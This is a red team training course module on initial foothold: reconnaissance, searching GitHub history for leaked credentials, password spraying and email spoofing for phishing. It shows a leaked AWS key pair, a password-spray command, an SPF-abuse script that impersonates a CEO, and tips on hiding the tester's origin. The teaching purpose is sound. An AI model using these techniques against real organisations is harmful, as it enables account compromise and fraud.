

# Red Team Training

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# Syllabus

2 days training, covering both offensive and defensive aspects.

The training is divided in 5 modules:

- Initial foothold
- Gaining Access
- Payload crafting
- Internal Reconnaissance
- Lateral Movement



# Information for the lab

Everything is hosted on the <https://mr.un1k0d3r.online/> domain.

The training portal is located at <https://mr.un1k0d3r.online/training/>

# What is a red team

- Assesses your client's responsiveness against threat actors
- Evaluates their security posture by achieving pre-defined goals (access CEO emails, access customer data, etc.)
- Demonstrates potential paths used by attackers to access your client's assets

**Is not about exploiting as many 0-days as possible**

**Is not about exploiting as many systems as possible**



# Module 1: Initial Foothold

# Initial Foothold

## DNS Enumeration

During a red team some of your target may be 3rd party applications that are not managed by your target (ex: payroll using a 3rd party). It is important to fingerprint the ownership of these applications prior to the red team



# Initial Foothold

## DNS Enumeration

Starting point:

- DNS reconnaissance (<https://github.com/blark/aiodnsbrute>, fast and easy to use)
  - Once the target primary domain is identified, performing a DNS subdomain brute may reveal interesting targets

```
dnsfun > blark ~ $ echo 1.1.1.1 | aiodnsbrute -r - google.ca
[*] Brute forcing google.ca with a maximum of 512 concurrent tasks...
[*] Using local resolver to verify google.ca exists.
[*] Using recursive DNS with the following servers: ['1.1.1.1']
[*] No wildcard response was detected for this domain.
[*] Wordlist loaded, proceeding with 1000 DNS requests
[+] www.google.ca           172.217.10.67
[+] m.google.ca             172.217.10.107
[+] store.google.ca         172.217.12.174
```



# Initial Foothold

## DNS Enumeration note

- Misconfigured DNS may leak internal IP addresses and servers of interest in their public records
- You may also leak your IP address
- While performing a red team, make sure that you perform your DNS query on a system that is not owned by you, since recursive DNS query will leak the source





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## Certificate Enumeration

Certificate may have multiple subjects leaking extra DNS, including staging environment

### Subject Alt Names

**DNS Name** ringzer0ctf.com

**DNS Name** ringzer0team.com

### Public Key Info

**Algorithm** RSA

**Key Size** 4096

**Exponent** 65537

**Modulus** 99:66:6B:7F:DA:DC:99:DB:DA:92:EC:BF:F7:FC:4B:A1:B3:CA:14:3B:9B:A0:B2:33:B9:AD:90:6B:40:0C:E1:D2:DD:9E:E7:1E:2...



# Initial Foothold


## Search Engine

Search engine can be used to search for domain and subdomains

inurl:

intext:

site:



All Images News Shopping Videos More Settings Tools

About 97 results (0.36 seconds)

### Together Learning - Powersearching - Google Sites

<https://sites.google.com> › view › togetherlearning › learn › digitalliteracy › site:domainname.com -inurl:stage -inurl:dev -inurl:staging ... sites being indexed, but you don't care about the **staging** site, this operator can help you exclude all ...

### 5 Reasons You Lose Traffic After a Website Migration & How ...

[feedproxy.google.com](https://feedproxy.google.com) › Articles › Search Engine Optimisation › Jul 19, 2016 - site:[INSERT DOMAIN] inurl:staging. site:[INSERT DOMAIN] inurl:dev. site:[INSERT DOMAIN] inurl:uat. How did you get on? Find many?

### I'm not sure why my site is now showing up in search results ...

<https://support.google.com> › webmasters › forum Your **staging** server is indexed. I would take steps to remove it - though might not attribute anything major to the current indexed status. How many products have ...



# Initial Foothold

## Github

- <https://github.com/dxa4481/truffleHog> can be used to harvest information within github
- Trufflehog Searches through git repositories for secrets, digging deep into commit history and branches
- This is effective at finding secrets accidentally committed



# Initial Foothold

## Enumeration Tool

<https://github.com/OWASP/Amass> is basically using all the method we described to perform enumeration:

- Information Gathering Techniques Used:
  - DNS
  - Scraping
  - Certificates
  - APIs
  - Web Archives

Can be installed from the repo: `sudo snap install amass`



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ASN may be useful too to find new subnets

```
root@portal:~# amass intel -org google
ASN: 6432 - DOUBLECLICK-AS, US
ASN: 15169 - GOOGLE - Google LLC
      172.217.0.0/19
      34.93.226.0/24
      66.249.86.0/23
```

Validate it against ARIN: <https://whois.arin.net/rest/asn/AS{id}>

Search for IPs associated with ASN

<https://raw.githubusercontent.com/nitefood/asn/master/asn>



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```
root@portal:~# ./asn 15169

WARNING

No IPQualityScore token found, so disabling in-depth threat
analysis and IP reputation lookups. Please visit
https://github.com/nitefood/asn#ip-reputation-api-token
for instructions on how to enable it.

ASN lookup for 15169

AS Number      --> 15169
AS Name        --> GOOGLE, US
Organization   --> Google LLC
AS Reg. date   --> 2005-11-23 02:48:10
Peering @IXPs --> AMS-IX | AMS-IX BA | AMS-IX Chicago | AMS-IX Hong Kong | AMS-IX Mumbai | Asteroid Amsterdam Peering LAN | Asteroid Mombasa: Main | B-IX | BALT-IX: BALT-IX | BBIX Amsterdam | BBIX Hong Kong | BBIX Los Angeles | BBIX Marseille | BBIX Osaka | BBIX Singapore | BBIX Tokyo | BCIX: BCIX Peering LAN | BIX.-IX: PEER | Bharat IX - Mumbai: Bharat IX Peering LAN | BiX | CABASE-BUE - IX Argentina (Buenos Aires): | CHIX-CH: Main | CIX-ATL | CLOUD-IX MSK | CLOUD-IX SPB | CSL Thai-IX Malaysia: THAI-IX | ChIX | CoreSite go | CoreSite - Any2Denver | CoreSite - Any2West | DATAIX | DE-CIX ASEAN | DE-CIX Chennai: DE-CIX Chennai | DE-CIX Dallas: DE-CIX Dallas Peering LAN | DE-CIX Delhi: DE-CIX Delhi Peering LAN | DE-CIX Frankfurt: furt Peering LAN | DE-CIX Hamburg: DE-CIX Hamburg Peering LAN | DE-CIX Lisbon: DE-CIX Lisbon Peering LAN | DE-CIX Madrid Peering LAN | DE-CIX Marseille: DE-CIX Marseille Peering LAN | DE-CIX Mumbai: DE-CIX Mumbai | DE-CIX New York: DE-CIX New York Peering LAN | DET-IX TEL-IX: PUBLIC | DataLine-IX | Digital Realty Ashburn: Main | Digital Realty Atlanta | Digital Realty Chicago | Digital Realty Dallas | Digital Realty New York | ECIX-BER | ECIX-DUS | ECIX-FRA | ECIX-HAM | ECIX-MUC | EPIX.Warszawa-KIX | ESPANIX Madrid Lower LAN | ESPANIX Madrid Upper LAN | EdgeIX - Melbourne: Main | Equinix Amsterdam: Equinix IX - AM Metro | Equinix Ashburn | Equinix Atlanta | Equinix Chicago | Equinix Dallas | Equinix Dublin: Equinix IX - DB Metro | Equinix Frankfurt: Equinix IX - FR Metro | Equinix Hong Kong | Equinix London: Equinix IX - LD Metro | Equinix Los Angeles | Equinix IX - MD Metro | Equinix Melbourne | Equinix Miami | Equinix Milan: Equinix IX - ML Metro | Equinix Osaka | Equinix Palo Alto | Equinix Paris: Equinix IX - PA Metro | Equinix San Jose | Equinix Seattle | Equinix Singapore | Equinix Stockholm: Equinix IX - SK Metro | Equinix Sydney | Equinix São Paulo: Equinix IX - Tokyo | Equinix Warsaw | Equinix Zurich: Equinix IX - ZH Metro | Eurasia Peering IX: Peering LAN
```



# Initial Foothold

Validating that the IP range is owned by the target (using ARIN or automated script <https://github.com/Mr-Un1k0d3r/SearchIPOwner>)

Your target may own more than one subnet, so make sure that you perform the exercise every time you discover a new IP and repeat for each domain that is owned by them

Example: mr.un1k0d3r.online and ringzer0team.com are owned by the same entity




# Exercise

Enumerate subdomain  
for `mr.un1k0d3r.online`

# Initial Foothold

Subnets reconnaissance using shodan.io



## TOTAL RESULTS

266

## TOP COUNTRIES



United States

266

## TOP SERVICES

HTTPS	115
HTTP	106
SMTP	10
SSH	10
DNS	5

## TOP ORGANIZATIONS

CenturyLink	154
Trustwave Holdings	112

## TOP OPERATING SYSTEMS

Linux 3.x	6
Linux 2.6.x	3
HP-UX 11.x	2
Windows 7 or 8	1

## TOP PRODUCTS

Apache httpd	135
Microsoft IIS httpd	21
nginx	12
OpenSSH	11
Microsoft HTTPAPI httpd	11

# Initial Foothold

Validating certificate in the range may reveal new domains that can be used for enumeration

<b>Subject Name</b>	-----
<b>Country</b>	US
<b>State/Province</b>	California
<b>Locality</b>	Menlo Park
<b>Organization</b>	Facebook, Inc.
<b>Common Name</b>	*.facebook.com

<b>Subject Alt Names</b>	-----
<b>DNS Name</b>	*.facebook.com
<b>DNS Name</b>	*.facebook.net
<b>DNS Name</b>	*.fbcdn.net
<b>DNS Name</b>	*.fsbx.com
<b>DNS Name</b>	*.m.facebook.com
<b>DNS Name</b>	*.messenger.com
<b>DNS Name</b>	*.xx.fbcdn.net
<b>DNS Name</b>	*.xy.fbcdn.net
<b>DNS Name</b>	*.xz.fbcdn.net
<b>DNS Name</b>	facebook.com
<b>DNS Name</b>	messenger.com

**When targeting a company that performed several acquisitions, make sure that each acquired company is in scope**



# Initial Foothold

Shodan may reveal interesting service exposed

.201.47

\x04Host '119.126.30.59' is not allowed to connect to this MySQL server

Added on 2019-11-11 14:22:03 GMT

United States,

database

Version fingerprint is also useful to identify potentially vulnerable

## TOP OPERATING SYSTEMS

Linux 3.x	6
Linux 2.6.x	3
HP-UX 11.x	2
Windows 7 or 8	1



# Initial Foothold

Censys.io also another Shodan like service but it is a bit more expensive

You can get shodan for about 5\$ when they do their discount



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Shodan may reveal other portals that can be used to access the internal network:

- Citrix portals
- OWA
- VPN
- F5 console
- Fortinet
- Cisco
- ...

Always hunt for the latest publicly available exploit



# Initial Foothold

Scanning the external subnet for most common port may be useful too. Since the whole Internet is scanned several times a day, a light NMAP should remain undetected.

Make sure you are using the proxy system that was previously set up in the cloud not to expose your company's IP and reveal that you are performing a Red Team

```
nmap -Pn -sT -vvvv -oA scan 10.10.10.10/22 -p22,80,443,8080,8443
```

| |  
No ping - - Full TCP connect

|  
- List of common web port



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proxychains to tunnel your scan? You need to use a full TCP connect scan

proxychains -sT ...

Don't forget about your DNS in: /usr/lib/proxchains3/proxyresolv

```
# DNS server used to resolve names
DNS_SERVER=${PROXYRESOLV_DNS:-4.2.2.2}

if [ $# = 0 ] ; then
    echo " usage:"
    echo "         proxyresolv <hostname> "
    exit
fi
```



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Quick web enumeration. Instead of manually browsing each web application, the NMAP output can be used to perform web capture using aquatone (<https://github.com/michenriksen/aquatone>)

```
me@training:~/Desktop$ cat scan.xml | ./aquatone -nmap -out capture
aquatone v1.7.0 started at 2019-11-11T07:39:43-08:00

Targets      : 193
Threads      : 2
Ports        : 80, 443, 8000, 8080, 8443
Output dir   : capture

Calculating page structures... done
Clustering similar pages... done
Generating HTML report... done

Writing session file... Time:
- Started at  : 2019-11-11T07:39:43-08:00
- Finished at : 2019-11-11T07:44:10-08:00
- Duration    : 4m27s

Requests:
- Successful : 37
- Failed      : 156

- 2xx : 31
- 3xx : 0
- 4xx : 6
- 5xx : 0

Screenshots:
- Successful : 37
- Failed      : 0

Wrote HTML report to: capture/aquatone_report.html
```



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
Both `amass` and `nmap` results can be used to feed `aquatone`

```
cat nmap.xml | ./aquatone -nmap  
cat output | ./aquatone
```

Sadly, `aquatone` is not really maintained anymore



# Initial Foothold



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# Initial Foothold

Response Headers:

Header	Value
X-Xss-Protection	1; mode=block
Date	Mon, 11 Nov 2019 15:42:54 GMT
Server	Apache
Etag	"1321-5058a1e728280"
Accept-Ranges	bytes
X-Content-Type-Options	nosniff
Content-Type	text/html; charset=UTF-8
Retry-Count	0
Strict-Transport-Security	max-age=86400;
Last-Modified	Thu, 16 Oct 2014 13:20:58 GMT
Content-Length	4897
X-Frame-Options	SAMEORIGIN

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# Exercise

Run aquatone against the discovered IPs

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From there, you may be able to quickly identify interesting portals and potential framework / application / services that can be exploited to gain access

Keep in mind that one of the predefined goals can include accessing one of the exposed portals. Once credentials are obtained, try to connect to the service from the external network

Services that rely on active directory for authentication can be used to perform password spraying



# Initial Foothold

## Quick wins when it comes to reconnaissance:

- Lync and Office can be used to leak the internal domain name and may expose authentication endpoint
- Exposed OWA can be used to access email through the EWS endpoint, even if MFA is enforced
- Send internal phishing with compromised credentials via EWS
- <https://github.com/rvrsh3ll/Misc-Powershell-Scripts/blob/b834ca28c5a8d392bd14e8e4e380d42c4a8fc318/Send-EWSEmail.ps1>
- EWS endpoint is usually located at: <https://your.target/EWS/Exchange.asmx>
- Try to enumerate active directory through their exposed portal



# Initial Foothold

## Harvesting credentials and users

Query exposed data breach for email matching your target

Hunt code repositories online:

- Check commit message for guidance:
- Commit #13d8bd21a removing AWS key: you can check the commit and retrieve the key event if the branch doesn't show it anymore

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US-CBP/GTAS

Removed password 

originalname51 committed on Sep 20

Verified



9ad09ad



# Initial Foothold

**Removed password**

Removed password

master (#1418) v1.9.1 ... 1.8.1

originalname51 committed on Sep 20 Verified

1 parent 1e64556 commit 9ad09adfdf4ddfb9e19d9f380a9e0171cbeacf2c

Showing 1 changed file with 2 additions and 2 deletions.

Unified Split

Line	Change Type	Content
1	-	ELASTIC_PASSWORD=Pa\$\$word1
2	-	ES_PWD=Pa\$\$word1
3	+	ELASTIC_PASSWORD=
4	+	ES_PWD=



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The screenshot shows a GitHub profile page with the following elements:

- Header:** A dark header bar with a red-bordered "removed aws key" button on the left, and navigation links for Pull requests, Issues, Marketplace, and Explore on the right.
- Profile Summary:** A sidebar on the left lists metrics: Repositories (8), Code (745K), Commits (6K), Issues (16K), Packages (0), Marketplace (0), and Topics (0).
- Commit History:** A main area displays a list of commits. The first commit is from `mailtonskiran/Scenario2` with the message `Update variables.tf`, committed 26 days ago. The second commit is from `seamless-iot/GRAQ` with the message `removed aws keys`, committed on Aug 29.
- Callout:** A red box highlights the number **6,447 commit results**.



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removed aws keys

removed aws keys

master

mark-seamlessiot committed on Aug 29 Verified 1 parent 21c3ce7 commit 1cddbaa23c5fb4f4abcba5a70c838a98cb814af

Showing 1 changed file with 2 additions and 2 deletions.

Unified Split


fresh\_air/data\_manage/map\_info.py

Line	Content
17	17
18	18     class graphDataGetter(object):
19	19         def __init__(self):
20	-             self.ACCESS_KEY = 'AKIAIJ55NBMNXJBAX2MA'
21	-             self.SECRET_KEY = '0F2C7ZtbY+pP0/eMPXCHQhzlc87HFF1r5R5UMA2Y'
20	+             self.ACCESS_KEY = ''
21	+             self.SECRET_KEY = ''
22	22             self.dynamodb = boto3.resource('dynamodb',
23	23                             aws_access_key_id=self.ACCESS_KEY,
24	24                             aws_secret_access_key=self.SECRET_KEY,

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# Initial Foothold

Like Google search Github support keyword to refine your search



# Initial Foothold

Github was cool and all, but they made it even cooler with the cs.github.com search



# Initial Foothold

## Good ol' Google dorks:

- intext
- inurl
- intitle
- site
- filetype
- ...

<https://www.exploit-db.com/google-hacking-database>



# Initial Foothold

Site such as linkedin.com may give you a list of employees

Metadata in exposed document may reveal the internal username structure:

site:ringzer0team.com filetype:pdf

site:ringzer0team.com filetype:pdf

All Images News Shopping Maps More Settings

1 result (0.23 seconds)

<https://ringzer0team.com> › A-Journey-Into-a-Red... ▾ PDF

**A Journey Into a Red Team - RingZer0 Team Online CTF**

0x1: Assess your client's responsiveness against threat actors. • 0x2: Evaluate their security posture by achieving pre-defined goals (access CEO emails, access ...)

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Results: 50 100 500

Calendar

Collections beta

Changes beta

Summary

Site Map

Saved **175 times** between October 11, 2013 and March 31, 2021.



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## Cached example

⚠️ | 🔒 https://www.okcps.org/Errors/AccessDenied.aspx



**Sorry, the page is inactive or protected.**

Make sure that you are signed in or have rights to this area. You can also contact the site administrator if you don't have an account or have any questions.

**Site Administrator**  
OKCPS Webmaster, webmaster@okcps.org

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## Cached example

This is the HTML version of the file <https://www.okcps.org/site/handlers/filedownload.ashx?moduleInstanceId=10448&dataId=13040&fileName=Google%20Meets%20for%20Spring%20Parent-Teacher%20Conferences.doc>. Google automatically generates HTML versions of documents as we crawl the web.

Tip: To quickly find your search term on this page, press Ctrl+F or ⌘-F (Mac) and use the find bar.

**Spring Parent-Teacher Conferences**

Click the link next to the teacher's name at your conference time!

Mrs. Dukes	PreK	<a href="https://meet.google.com/tqp-zbke-ovh">https://meet.google.com/tqp-zbke-ovh</a>
Ms. Holloway	PreK	<a href="https://meet.google.com/rwo-dgfr-lm">https://meet.google.com/rwo-dgfr-lm</a>
Mrs. Davis	Kindergarten	<a href="https://meet.google.com/adk-oeqm-pq">https://meet.google.com/adk-oeqm-pq</a>
Mrs. Gomez	Kindergarten	<a href="https://meet.google.com/nj-n-y-wlb">https://meet.google.com/nj-n-y-wlb</a>
Ms. Perry	Kindergarten	<a href="https://meet.google.com/dpf-xbin-wog">https://meet.google.com/dpf-xbin-wog</a>
Mrs. Honious	1st Grade	<a href="https://meet.google.com/tvb-owhf-yri">https://meet.google.com/tvb-owhf-yri</a>
Mrs. Gallegos	1st Grade	<a href="https://meet.google.com/hxy-dzvo-few">https://meet.google.com/hxy-dzvo-few</a>
Mrs. McBride	1st Grade	<a href="https://meet.google.com/ytn-ogwo-fgk">https://meet.google.com/ytn-ogwo-fgk</a>
Mrs. Franco	2nd Grade	<a href="https://meet.google.com/lip-ploj-reo">meet.google.com/lip-ploj-reo</a>
Ms. Ochoa	2nd Grade	<a href="https://meet.google.com/alk-kva-eas">meet.google.com/alk-kva-eas</a>
Mrs. Ogbogu	2nd Grade	<a href="https://meet.google.com/lnq-aqsv-ohb">https://meet.google.com/lnq-aqsv-ohb</a>
Mrs. Dudley	3rd Grade	<a href="https://meet.google.com/ww-awsw-mboauthuser=0">https://meet.google.com/ww-awsw-mboauthuser=0</a>
Ms. McKenzie	3rd Grade	<a href="https://meet.google.com/qkm-idxz-skb">https://meet.google.com/qkm-idxz-skb</a>
Mrs. Penate	3rd Grade	<a href="https://meet.google.com/mxk-hmr-leq">https://meet.google.com/mxk-hmr-leq</a>
Mrs. Murfin	3rd Grade	<a href="https://meet.google.com/mhg-ijyv-kos">meet.google.com/mhg-ijyv-kos</a>
Mrs. Childers	4th Grade	<a href="https://meet.google.com/jq-flo-rzo">meet.google.com/jq-flo-rzo</a>
Ms. Neal (Flinn)	4th Grade	<a href="https://meet.google.com/bts-orth-jpn">https://meet.google.com/bts-orth-jpn</a>
Ms. Martinez	4th Grade	<a href="https://meet.google.com/tje-tsah-ajq">https://meet.google.com/tje-tsah-ajq</a>
Mr. Van der Linden	4th Grade	<a href="https://meet.google.com/omv-zaek-riv">https://meet.google.com/omv-zaek-riv</a>
Ms. Lawson	E3	<a href="https://meet.google.com/qnv-loft-jhl">http://meet.google.com/qnv-loft-jhl</a>
Mrs. Palmer	E3	<a href="https://meet.google.com/ldo-duiz-kog">meet.google.com/ldo-duiz-kog</a>
		Please use the link Ms. Cole sent to each family! Contact Ms. Cole if you have any issues.
Ms. Cole	E3	<a href="https://meet.google.com/tgt-dmgq-wb">meet.google.com/tgt-dmgq-wb</a>
Ms. Fowler	Spec. Ed.	<a href="https://meet.google.com/quo-kord-wog">https://meet.google.com/quo-kord-wog</a>
Blessington/Mucciaccio	PE	<a href="https://meet.google.com/ytj-ymk-uak">https://meet.google.com/ytj-ymk-uak</a>
Mr. Hogan	Music	<a href="https://meet.google.com/njt-ytmk-vak">https://meet.google.com/njt-ytmk-vak</a>
Ms. Stevens	Art	<a href="https://meet.google.com/cfe-dgcn-jzr">https://meet.google.com/cfe-dgcn-jzr</a>
Ms. Dukes	ELD	<a href="https://meet.google.com/gdi-koth-mgg">https://meet.google.com/gdi-koth-mgg</a>
Ms. Koomson	ELD	<a href="https://okcps.zoom.us/j/99389979247">https://okcps.zoom.us/j/99389979247</a>
Ms. Manley	ELD	<a href="https://meet.google.com/wwo-byqd-uzr">https://meet.google.com/wwo-byqd-uzr</a>
Ms. Clinton	Library	<a href="https://meet.google.com/rsc-lbcz-vim">https://meet.google.com/rsc-lbcz-vim</a>

# Exercise

## Search for interesting data

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Some documents may have the Active Directory format as the author  
Once the format is identified, you can generate a list of potential users  
based on the information collected on linkedin, github commit name,  
facebook, facebook corporate group, document metadata, corporate  
website and more

FOCA can be used to automate the process:

<https://github.com/ElevenPaths/FOCA>



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Hiring platforms are also useful to fingerprint the security technology used by your target

## Responsibilities

The candidate will be involved on customer facing projects to support the requirements gathering, design, deployment, configuration, integration and tuning of security appliances and software such as Cisco ASA-CSM-FTD / Palo Alto Firewalls & Panorama / Palo Alto Cloud Traps / Juniper SRX Firewalls / Cisco ISE / Cisco IronPort ESA-WSA / Check Point.

Excellent verbal and written communication skills

Experience of deploying and/or administering security related technologies:  
Tenable, Qualys, OSSIM/OSSEC, CrowdStrike, McAfee, Logrhythm, FortiNet, Splunk.

## Main Responsibilities

- Plan EDR agent deployment on servers;
- Coordinate EDR agents deployment with respective teams;
- Optimize the existing policies;
- Assist the supplier on performing an health check of the solution in place;
- Assist business analyst on defining operational processes.

## Required

University degree in computer science or related technical field combined with a minimum of 5 years experience in a role operating and supporting an enterprise managed desktop environment.

5+ years experience with Windows Client and Server operating systems, linux experience a plus;

Experience with Endpoint Protection Platform solutions in a large environment (Anti-Malware and EDR such as Symantec AV, Windows Defender, CrowdStrike, Carbon Black, Tanium);

PowerShell experience;



# Exercise

## Search for interesting job description

# Initial Foothold

## Phishing

At this point, you either find an exposed vulnerability and you now have access to their network, or you need to find a way to get in

So far, we have gathered:

- List of users
- Passwords
- List of assets
- The security product they use



# Initial Foothold

## Phishing

Time to see if we can gain access to their employee emails through a password spraying attack

This tool provides enough flexibility to target OWA, Office365 or an endpoint that supports negotiate authentication (NTLM)

```
$ python password-spray.py  
PasswordSpraying v1.0  
  
Usage: %s [user list] [domain] [url] [password]  
  
$ python password-spray.py users.txt RINGZERO https://lyncweb.ringzer0team.com/abs/ Training!!!!
```



# Initial Foothold

Your client is using the cloud: Graph is what you are looking for

<https://developer.microsoft.com/en-us/graph/graph-explorer>



# Initial Foothold

<https://login.microsoftonline.com/common/v2.0/>

<https://graph.microsoft.com/v1.0/>

> OneDrive (5)	> Batching (2)
> OneNote (6)	> Compliance (beta) (6)
> Outlook Calendar (7)	> Excel (7)
> Outlook Mail (10)	> Extensions (7)
> Outlook Mail (beta) (1)	> Groups (14)
> People (2)	> Identity and Access (14)
> Personal Contacts (2)	> Insights (4)
> Planner (13)	> Microsoft Teams (9)
> Search (13)	> Microsoft Teams (beta) (4)
> Security (23)	> Microsoft To Do (4)
> SharePoint Lists (5)	> Notifications (beta) (2)



# Initial Foothold

Behind the curtain, Graph is using a bunch of standard web APIs

<https://graph.microsoft.com/v1.0/me/messages>

Azure AD is also another exposed APIs that can be used to gather remote information. More on this later.



# Initial Foothold

## **Phishing context and pretext matters**

**Pretext** is a false, contrived, **or** assumed purpose **or** reason; a pretense and **Context** is the surroundings, circumstances, environment, background **or** settings that determine, specify, **or** clarify the meaning of an event **or** other occurrence



# Initial Foothold

Searching for context: google etc..

site:google.com intext:award

All Images News Videos Shopping More Settings

About 39,700,000 results (0.71 seconds)

[https://news.google.com › rss › articles](https://news.google.com/rss/articles)

**Schitt's Creek: Award Acceptance Speech | 27th Annual SAG ...**

2 days ago — Schitt's Creek takes home the Actor® for Outstanding Performance by an Ensemble in a Comedy Series.#TNT #SAGAwards ...



# Initial Foothold

**Your targets have SPF enabled, they must be protected against spoofing, right?**

Well short answer is no. They need to enforce DMARC and DKIM to completely prevent spoofing

DMARC (Domain-Based Message Authentication, Reporting and Conformance) is an email authentication protocol. It is designed to give email domain owners the ability to protect their domain from unauthorized use, commonly known as email spoofing

DomainKeys Identified Mail (DKIM) is a protocol that allows an organization to take responsibility for transmitting a message in a way that can be verified by mailbox providers. This verification is made possible through cryptographic authentication



# Initial Foothold

Try it yourself: <https://github.com/Mr-Un1k0d3r/SPFAbuse>

If your target doesn't enforce DMARC, you can spoof email

```
python SPFAbuseSMTP.py <API-KEY> ceo@target.com  
victim@target.com "SPF are not enough" email.txt
```

You need a sendgrid key which is free to register limited to 10000 emails



# Exercise

Try to send an email to  
your corporate email  
using the president's  
email

# Initial Foothold

You can abuse 3<sup>rd</sup> party SPF trust

```
TXT | 10 | v=spf1 a mx  
min | include:mktomail.com include:spf.z122.zixworks.com include:_spf.salesforce.com ~all
```

Remember range discovery? SPF may give you more

Also, in this case, they trust salesforce.com and zixworks.com:

- Can you send an email through a salesforce API?
- Here is a new context can be abused



# Initial Foothold

The Marketing Evil. Let's assume your target has properly configured the DMARC + DKIM + SPF

But they want to send marketing emails using, let's say, sendgrid.com

```
root@portal:~# nslookup sendgrid.com
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   sendgrid.com
Address: 54.156.3.86
Name:   sendgrid.com
Address: 167.89.115.86
Name:   sendgrid.com
Address: 167.89.123.103
```

ip4:167.89.0.0/17



# Initial Foothold

Due to the way that most marketing email solutions work, companies must allow the marketing solution in their SPF

You register an account on the same marketing solution and you send an email within the same IP range

**It's not a bug it's a feature**

No need to tell you that this will increase the credibility of your phishing campaign, since you can pretend to be from the targeted company

**Phishing is all about trust**



# Exercise

## Analyze DNS TXT Record

# Initial Foothold

<https://mxtoolbox.com>

SuperTool Beta7

 TXT Lookup ▾

**txt:ringzer0team.com** Find Problems

Type	Domain Name	TTL	Record
TXT	ringzer0team.com	60 min	FLAG-30519RR202HG695t6Y8ZU77xyq
TXT	ringzer0team.com	60 min	NETORGFT6283974.onmicrosoft.com
TXT	ringzer0team.com	60 min	d7Auq4mA18vZrybJKdYqrAHpF6nLZuX2x0vgjm66MhM
TXT	ringzer0team.com	60 min	v=spf1 include:spf.protection.outlook.com -all



# Initial Foothold

## dig command

```
root@portal:~# dig ringzer0team.com -t txt

; <>> DiG 9.16.1-Ubuntu <>> ringzer0team.com -t txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8421
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;ringzer0team.com.           IN      TXT

;; ANSWER SECTION:
ringzer0team.com.    3600    IN      TXT      "v=spf1 include:spf.protection.outlook.com -all"
ringzer0team.com.    3600    IN      TXT      "FLAG-30519RR202HG695t6Y8ZU77xyq"
ringzer0team.com.    3600    IN      TXT      "d7Auq4mA18vZrybJKdYqrAHpF6nLZuX2x0vgjm66MhM"
ringzer0team.com.    3600    IN      TXT      "NETORGFT6283974.onmicrosoft.com"
```



